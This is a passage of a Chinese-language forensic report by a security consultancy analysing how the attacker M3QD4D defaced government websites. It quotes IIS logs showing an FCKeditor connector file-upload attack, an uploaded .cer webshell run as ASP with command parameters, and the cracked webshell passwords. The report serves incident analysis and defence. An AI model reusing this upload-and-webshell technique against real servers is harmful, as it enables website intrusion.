SILIC

网 络 安 全 不 是 秀 优 越

[针对黑客 M3QD4D 的分析报告]

习科道展网络信息安全顾问

最具实力的网络安全专家

索引

1) 中国是黑客攻击的最大受害国

近年来，西方国家出于多种目的不断大肆的宣扬中国黑客威胁论，有些可笑的外国媒体甚至以某某攻击是来自中国的 ip 作为证据。暂且不说这些“证据”的真实性，仅说如果拿 ip 地址作为入侵的唯一证据，这个指控最终一定会因证据不足而驳回的。原因很简单，在西方国家制造“中国黑客威胁论”以前一些比较基础的计算机书籍就会提到攻击跳板，顾名思义也就是黑客防止别人发现自己真实地址的代理 ip。

我们使用批判性思维来设想一下：假如中国黑客威胁论成立，那么中国黑客的技术水平已经达到了一定的高度，进而可以推断使用代理、跳板等来隐藏自己真实地址的基本技术可以游刃有余，我们最终有理由相信中国黑客会使用不被怀疑的 ip 进行网络攻击，换句话说，中国黑客威胁论成立则中国黑客不会笨到一直使用本国的 ip 来惹人怀疑，攻击来自中国的 ip 并不能逆推出中国黑客威胁世界网络安全。

无论如何，始终无法改变一个不争的事实：中国一直都是黑客攻击的最大受害国。

中国在互联网安全方面的整体一直都是很脆弱的，教育的差距导致了中国互联网安全的发展任重而道远。从事安全工作的技术人员经常会发现一些政府站点、教育站点上面几乎成了“跑马场”，后门、暗链、挂马、钓鱼几乎遍布整个网站，尤其还时不时的遭到海外黑客的涂鸦。

一些海外“惯犯”也越来越被大家熟识，如印度尼西亚臭名昭著的 Hmei7，土耳其的商业黑客团伙 1923Turk 等等。2010 年的时候，习科道展团队曾经结识了一位来自科威特的黑客，他是阿拉伯顶尖黑客团队 v4 team 的核心成员。我们翻到了当年的聊天记录：

2010/3/13 2:57:40 v4 team -- Silic Security : where are you from ?>?
2010/3/13 2:57:46 Silic Security -- v4 team : China
2010/3/13 2:58:04 v4 team -- Silic Security : i hacked many gov,cn
2010/3/13 2:58:07 v4 team -- Silic Security : sites
2010/3/13 2:58:22 v4 team -- Silic Security : you have bad security
2010/3/13 2:58:49 Silic Security -- v4 team : yes…but…
2010/3/13 2:59:20 v4 team -- Silic Security : yeah worst security in the world
2010/3/13 3:00:07 Silic Security -- v4 team : well,i know…
2010/3/13 3:00:23 v4 team -- Silic Security : no security ;)
2010/3/13 3:00:38 v4 team -- Silic Security : i never heared about

以上信息来自与 Q8root@HoTmAiL·CoM 的 MSN 聊天记录(节选，人物名称有删改)

当然，这些信息并不是本篇分析报告的内容，引言中的内容与本报告所针对的主角：M3QD4D 并无太大的联系。

1.1 入侵统计

M3QD4D 从 2010 年就开始对中国的 gov.cn 域名站点进行入侵，下面是我们做出的统计：

2010 年 9 月：7 个 gov.cn 站点

2010 年 10 月：2 个 gov.cn 站点

2012 年 4 月：90 个 gov.cn 站点

2012 年 5 月：12 个 gov.cn 站点

2012 年 6 月：14 个 gov.cn 站点

2012 年 7 月：82 个 gov.cn 站点

2012 年 8 月：43 个 gov.cn 站点

2012 年 12 月：31 个 gov.cn 站点

2013 年 1 月：17 个 gov.tw 站点和 1 个 gov.cn


2013 年 2 月：2 个 gov.cn 站点

2013 年 3 月：4 个 gov.cn 站点

2013 年 4 月：8 个 gov.cn 站点

**仅 2012 年 4 月 22 日一天 M3QD4D 便入侵了 57 个 gov.cn 站点*

从上面的统计来看，或许不太直观，如果我们将没有入侵的月份按 0 来统计，将上面的数据按月份做成折线，会是什么效果呢？



**从 2010 年 9 月到 2012 年 4 月*


从图中我们可以看到两个“山峰”，处于这两个山峰时期中是 M3QD4D 这个黑客入侵网站数量最多的月份。因此我们可以试着推断一下 M3QD4D 的职业：大学生？教师？

2) 入侵手法分析

2.1 截获木马

我们的第一份木马样本是从 www.xjjh.gov.cn 上面截获的。

M3QD4D 首先上传了一个涂鸦页面，文件创建时间是：2013-4-20 21:21:04(北京时区)，页面的内容如下：




“M3QD4D 到此一游”

虽然这个页面并没有挂马或者有恶意代码存在，并且也没有表示恶意，但是接下来，习科道展网络安全顾问团队对这个站点的文件进行了扫描。发现了几处可疑的文件，分别是：

/3000.aspx
/Photo/ShwPhotoo.aspx
/FCKeditor/editor/_source/classes/faidu.aspx

其中一个文件的目录位于 FCKeditor 目录，还有一个文件位于 photo 目录，创建时间分别是 2013-4-19 0:44:10，2013-4-19 9:08:28 和 2013-4-19 22:05:40（都是北京时间），我们暂时并不能通过文件所在的路径就对网站被入侵的原因做定性结论，因为我们还需要继续分析下去。

我们下面来瞧瞧这两个文件的代码，这是 3000.aspx：



大名鼎鼎的 aspx 脚本编写的 webshell 后门 ASPXSpy

我们确定这是黑客使用的 Webshell 后门脚本，黑客使用的后门密码进行 MD5 加密以后是 02aae3e6c45bb7510dbe143d19461281，我们到谷歌上面搜索一下这串字符，得到的第一个结果打开后：


Other encryption algorithms

Algorithms	Encrypted text
md2('emper')	4ea8435c0c8d4924b6dca68b71433753
md4('emper')	3c181672f68340bbc8aa721ec9150743
md5('emper')	02aae3e6c45bb7510dbe143d19461281
sha1('emper')	99d68897b3d24d615587d7a80321b4bb6b7f5fcb
sha256('emper')	cae7712daaa2d0cf3f697e00e32ae14980b863cb3071658(
sha384('emper')	3d46c2aa001fe7375b2ce085873b2a30aa31f9f440be9375
sha512('emper')	f8cc2db47c289ed206f481cd5e79a3d4dfd583c2a9a1ed12
ripemd128('emper')	1798b28ddb31e9c25dc1f68f902e7f44
ripemd160('emper')	7f00791ea7049757bd257d8307a1e007c9afc503
ripemd256('emper')	a6b7c48a5a8a184c02e542760c605dd8d2a6742d2e33a2

解密后得到密码的明文是 emper，经过对比，文件/Photo/ShwPhotoo.aspx 与 3000.aspx 代码一模一样，因此可以确定这两个文件是同一个黑客留下的。与之不同的是/FCKeditor/editor/_source/classes/faidu.aspx 这个文件和 3000.aspx 近乎相同，但是密码却是不同的。faidu.aspx 这个后门的密码是：8aacd8d7d609b0d7816ae31c6ade65b7，通过从网上收集 md5 的网站中查询得知这个 md5 的明文是：3204416

2.2 Web 入侵案例分析 I

网站服务器是有 Web 日志可以查看的。以 3000.aspx 为线索进行查看：



首先我们在 3 月 19 日的 Web 日志中锁定 3000.aspx 这个文件的访问记录，在 2053 行中有如下信息：

2.145.51.185 Mozilla/5.0+(Windows+NT+6.1;+rv:20.0)+Gecko/20100101+Firefox/20.0

查询了 2.145.51.185 这个 ip 地址，地址显示为伊朗注册的 ip，访问者使用的是 Win7 系统，而浏览器使用的是火狐引擎。

我们暂且不提这个 ip 是代理 ip 还是这位黑客自己真实的 ip，因为这位黑客先生肯定用这个 ip 访问了不止这一个页面。不过我们在 3 月 18 日的日志中搜索 3000.aspx 还发现了一个伊朗的 ip：

80 - **2.145.67.186** Mozilla/5.0+(Windows+NT+6.1;+rv:20.0)+Gecko/20100101+Firefox/20.0 200

查阅网上的资料后，2.145.67.186 仍然是来自伊朗的，这个 ip 比 2.145.51.185 出现的还早，那么我们就以这个 ip 为线索，看一下能不能找到这位黑客先生的入侵路线。

以下日志全部节选自 2013 年 4 月 18 日记录/W3SVC1/ex130418.log，原记录节选，未删

16:24:59 GET /admin/login.aspx - 2.145.67.186 Mozilla/5.0+(Windows+NT+6.1;+rv:20.0)+Gecko/20100101+Firefox/20.0 200
16:27:18 POST /admin/login.aspx - 2.145.67.186 Mozilla/5.0+(Windows+NT+6.1;+rv:20.0)+Gecko/20100101+Firefox/20.0 200
16:29:25 POST /admin/login.aspx - 2.145.67.186 Mozilla/5.0+(Windows+NT+6.1;+rv:20.0)+Gecko/20100101+Firefox/20.0 200
16:31:05 GET /admin/FCKeditor/ - 2.145.67.186 Mozilla/5.0+(Windows+NT+6.1;+rv:20.0)+Gecko/20100101+Firefox/20.0 404 0 2
16:32:03 GET /FCKeditor/ - 2.145.67.186 Mozilla/5.0+(Windows+NT+6.1;+rv:20.0)+Gecko/20100101+Firefox/20.0 403 14 5

16:32:48 GET /FCKeditor/editor/fckeditor.html - 2.145.67.186 Mozilla/5.0+(Windows+NT+6.1;+rv:20.0)+Gecko/20100101+Firefox/20.0 200
16:35:08 GET /FCKeditor/editor/fckdialog.html - 2.145.67.186 Mozilla/5.0+(Windows+NT+6.1;+rv:20.0)+Gecko/20100101+Firefox/20.0 200
16:35:10 GET /FCKeditor/editor/fckblank.html - 2.145.67.186 Mozilla/5.0+(Windows+NT+6.1;+rv:20.0)+Gecko/20100101+Firefox/20.0 200
16:35:13 GET /FCKeditor/editor/dialog/fck_image.html - 2.145.67.186 Mozilla/5.0+(Windows+NT+6.1;+rv:20.0)+Gecko/20100101+Firefox/20.0 200
16:35:35 GET /FCKeditor/editor/filemanager/browser/default/browser.html Connector=connectors/aspx/connector.aspx 80 - 2.145.67.186 Mozilla/5.0+(Windows+NT+6.1;+rv:20.0)+Gecko/20100101+Firefox/20.0 200
16:35:40 GET /FCKeditor/editor/filemanager/browser/default/frmfolders.html - 2.145.67.186 Mozilla/5.0+(Windows+NT+6.1;+rv:20.0)+Gecko/20100101+Firefox/20.0 200
16:35:40 GET /FCKeditor/editor/filemanager/browser/default/frmactualfolder.html - 2.145.67.186 Mozilla/5.0+(Windows+NT+6.1;+rv:20.0)+Gecko/20100101+Firefox/20.0 200
16:35:40 GET /FCKeditor/editor/filemanager/browser/default/frmresourcetype.html - 2.145.67.186 Mozilla/5.0+(Windows+NT+6.1;+rv:20.0)+Gecko/20100101+Firefox/20.0 200
16:35:44 GET /FCKeditor/editor/filemanager/browser/default/frmresourceslist.html - 2.145.67.186 Mozilla/5.0+(Windows+NT+6.1;+rv:20.0)+Gecko/20100101+Firefox/20.0 200
16:35:44 GET /FCKeditor/editor/filemanager/browser/default/frmupload.html - 2.145.67.186 Mozilla/5.0+(Windows+NT+6.1;+rv:20.0)+Gecko/20100101+Firefox/20.0 200
16:35:44 GET /FCKeditor/editor/filemanager/browser/default/frmcreatefolder.html - 2.145.67.186 Mozilla/5.0+(Windows+NT+6.1;+rv:20.0)+Gecko/20100101+Firefox/20.0 200
16:35:47 GET /FCKeditor/editor/filemanager/browser/default/connectors/aspx/connector.aspx Command=GetFoldersAndFiles&Type=File&CurrentFolder=/ 80 - 2.145.67.186 Mozilla/5.0+(Windows+NT+6.1;+rv:20.0)+Gecko/20100101+Firefox/20.0 200
16:36:41 POST /FCKeditor/editor/filemanager/browser/default/connectors/aspx/connector.aspx Command=FileUpload&Type=File&CurrentFolder=/ 80 - 2.145.67.186 Mozilla/5.0+(Windows+NT+6.1;+rv:20.0)+Gecko/20100101+Firefox/20.0 200
16:36:42 GET /FCKeditor/editor/filemanager/browser/default/connectors/aspx/connector.aspx Command=GetFoldersAndFiles&Type=File&CurrentFolder=/ 80 - 2.145.67.186 Mozilla/5.0+(Windows+NT+6.1;+rv:20.0)+Gecko/20100101+Firefox/20.0 200
16:37:10 GET /UserFiles/File/config.cer - 2.145.67.186 Mozilla/5.0+(Windows+NT+6.1;+rv:20.0)+Gecko/20100101+Firefox/20.0 200
16:37:17 GET /UserFiles/File/config.cer raiz=E:\xjjh_web\UserFiles 80 - 2.145.67.186 Mozilla/5.0+(Windows+NT+6.1;+rv:20.0)+Gecko/20100101+Firefox/20.0 200
16:37:24 GET /UserFiles/File/config.cer raiz=E:\xjjh_web 80 - 2.145.67.186 Mozilla/5.0+(Windows+NT+6.1;+rv:20.0)+Gecko/20100101+Firefox/20.0 200
16:40:40 GET /UserFiles/File/config.cer action=cmd 80 - 2.145.67.186 Mozilla/5.0+(Windows+NT+6.1;+rv:20.0)+Gecko/20100101+Firefox/20.0 200
16:40:44 GET /UserFiles/File/config.cer raiz=E:\jhsw 80 - 2.145.67.186 Mozilla/5.0+(Windows+NT+6.1;+rv:20.0)+Gecko/20100101+Firefox/20.0 200
16:40:51 GET /index.aspx - 2.145.67.186 Mozilla/5.0+(Windows+NT+6.1;+rv:20.0)+Gecko/20100101+Firefox/20.0 200


16:40:54 GET /index.aspx - 2.145.67.186 Mozilla/5.0+(Windows+NT+6.1;+rv:20.0)+Gecko/20100101+Firefox/20.0 200
16:40:55 GET /index.aspx - 2.145.67.186 Mozilla/5.0+(Windows+NT+6.1;+rv:20.0)+Gecko/20100101+Firefox/20.0 200
16:41:00 GET /UserFiles/File/config.cer action=cmd&.CMD=dir 80 - 2.145.67.186 Mozilla/5.0+(Windows+NT+6.1;+rv:20.0)+Gecko/20100101+Firefox/20.0 200
16:42:25 GET /FCKeditor/editor/filemanager/browser/default/browser.html Connector=connectors/aspx/connector.aspx 80 - 2.145.67.186 Mozilla/5.0+(Windows+NT+6.1;+rv:20.0)+Gecko/20100101+Firefox/20.0 200
16:42:33 GET /FCKeditor/editor/filemanager/browser/default/connectors/aspx/connector.aspx Command=GetFoldersAndFiles&Type=File&CurrentFolder=/ 80 - 2.145.67.186 Mozilla/5.0+(Windows+NT+6.1;+rv:20.0)+Gecko/20100101+Firefox/20.0 200
16:43:11 GET /UserFiles/File/config.cer action=cmd&.CMD=c%2F+dir 80 - 2.145.67.186 Mozilla/5.0+(Windows+NT+6.1;+rv:20.0)+Gecko/20100101+Firefox/20.0 200
16:43:52 GET /UserFiles/File/config.cer action=upload&path=E:|xjjh_web| 80 - 2.145.67.186 Mozilla/5.0+(Windows+NT+6.1;+rv:20.0)+Gecko/20100101+Firefox/20.0 200
16:44:10 POST /UserFiles/File/config.cer action=upload&processupload=yes&path=E:|xjjh_web| 80 - 2.145.67.186 Mozilla/5.0+(Windows+NT+6.1;+rv:20.0)+Gecko/20100101+Firefox/20.0 200
16:44:19 GET /UserFiles/File/config.cer raiz=E:\xjjh_web 80 - 2.145.67.186 Mozilla/5.0+(Windows+NT+6.1;+rv:20.0)+Gecko/20100101+Firefox/20.0 200
16:44:25 GET /3000.aspx - 2.145.67.186 Mozilla/5.0+(Windows+NT+6.1;+rv:20.0)+Gecko/20100101+Firefox/20.0 200

上面的日志可能从文档中直接看会显得很乱，这没有关系，我们可以逐步分析他的入侵动作。先来看他的第一步：

16:24:59 **GET** /admin/login.aspx
16:27:18 **POST** /admin/login.aspx
16:29:25 POST /admin/login.aspx
16:31:05 GET /admin/FCKeditor/ **404**

在 18 号日志的 16 时 24 分之前，我们并没有发现来自 2.145.67.186 这个 ip 的访问，在 16:24:59 直接对后台进行访问，也就是说这个后台地址可能直接从搜索引擎中跳转过来的。

回到前台，在主页的最底部我们也发现了后台登陆入口的连接，如图：



以“工作人员入口”为标识，网站没有设置 robots.txt 这个文件，因此 Google、Baidu 等搜索引擎很容易就会将这个/admin/login.aspx 路径收录进去。那么这些 Google Hacker 也就很轻松发现这个地方了。

我们发现这名黑客 POST 提交数据之后，继续访问/admin 目录的路径并不是 HTTP 200，而是 HTTP 404 未找到，也就是说他猜了密码但是没猜对。看到了 FCKeditor 的路径，我们就知道他下一步想干什么了。

16:32:03 GET /FCKeditor/ **403**
16:35:47 **GET** /FCKeditor/editor/filemanager/browser/default/connectors/aspx/connector.aspx Command=GetFoldersAndFiles&Type=File&CurrentFolder=/
16:36:41 **POST** /FCKeditor/editor/filemanager/browser/default/connectors/aspx/connector.aspx Command=FileUpload&Type=File&CurrentFolder=/
16:36:42 GET /FCKeditor/editor/filemanager/browser/default/connectors/aspx/connector.aspx Command=GetFoldersAndFiles&Type=File&CurrentFolder=/
16:37:10 GET /UserFiles/File/config.cer

我们这里节选的代码并不是完整的过程，把不必要的环节我们给去掉了，看一下关键的几个步骤，首先是 GET 一个地址，这个文件的路径在：

/FCKeditor/editor/filemanager/browser/default/connectors/aspx/connector.aspx

我们访问这个地址看一看：


```
<?xml version="1.0" encoding="UTF-8"?>
- <Connector resourceType="File" command="GetFoldersAndFiles">
    <CurrentFolder url="/UserFiles/File/" path="/"/>
    <Folders/>
    <Files/>
</Connector>
```

FCKeditor 的这个文件几乎相当于完整的后门了。这样也就明白 config.cer 是怎么出现的了。直接通过向 connector.aspx 进行特定 GET 参数的 POST，就可以将这个 config.cer 上传至服务器。而 cer,asa 在 IIS 中都可以被作为 asp 脚本来解析的。我们继续看日志：

GET /UserFiles/File/config.cer raiz=E:\xjjh_web\UserFiles
POST /UserFiles/File/config.cer action=upload&processupload=yes&path=E:|xjjh_web|

这两条记录中，我们将第一条记录中的变量名 raiz 进行了加粗处理，而第二条记录中的

加粗内容是一个路径，主要目的并不是突出这个路径，而是突出这个路径中的“|”，综合上面两条特征，我们可以确定这名黑客使用的是土耳其黑客团队 Pouya 出品的 Smart.Shell 1.0。

16:43:52 GET /UserFiles/File/config.cer action=upload&path=E:|xjjh_web|
16:44:10 POST /UserFiles/File/config.cer action=upload&processupload=yes&path=E:|xjjh_web|
16:44:19 GET /UserFiles/File/config.cer raiz=E:\xjjh_web
16:44:25 GET /3000.aspx


最后我们看到这里，就可以确定 3000.aspx 的来源了。继续往下看 3 月 18 日的日志：

21:37:36 POST /3000.aspx WebSiteID=1 - 2.145.51.185 Mozilla/5.0+(Windows+NT+6.1;+rv:20.0)+Gecko/20100101+Firefox/20.0 200
21:39:16 GET /m3.htm - 2.145.51.185 Mozilla/5.0+(Windows+NT+6.1;+rv:20.0)+Gecko/20100101+Firefox/20.0 **304**
21:39:16 GET /m3.htm - 2.145.51.185 Mozilla/5.0+(Windows+NT+6.1;+rv:20.0)+Gecko/20100101+Firefox/20.0 **200**
21:39:21 GET /m3.htm - 2.145.51.185 Mozilla/5.0+(Windows+NT+6.1;+rv:20.0)+Gecko/20100101+Firefox/20.0 200


这一部分记录在日志文件大概 16 万行左右。看上面加粗的两个要点部分，第一个是时间，相差 1 分 40 秒，第二个是访问状态，先是 HTTP 304 然后才是 HTTP 200，这两点足以确定上传 m3.htm 的人就是使用 3000.aspx 的黑客，而上传 3000.aspx 的黑客就是入侵这个 www.xjjh.gov.cn 网站的黑客，而 M3QD4D 就是入侵了这个 gov.cn 站点的黑客，证据确凿。

2.3 Web 入侵案例分析 II

我们于 2013 年 4 月 21 日在另一个 gov.cn 的站点上发现了另外一个 M3QD4D 留下的黑页。这个黑页的地址是：http://www.ajj.zjg.gov.cn/zjg/m3.html，下面是我们调取到这个站点上的信息：



首先我们看到这个页面的创建时间应该是：2013-04-19,09:07:00，其次我们看到一个比较惹人注意的文件夹就是 fckeditor 文件夹，因此首先我们就怀疑是 FCKeditor 的漏洞导致的入侵。翻看 FCKeditor 设置文件中配置的上传路径，我们可以看到如图所示：



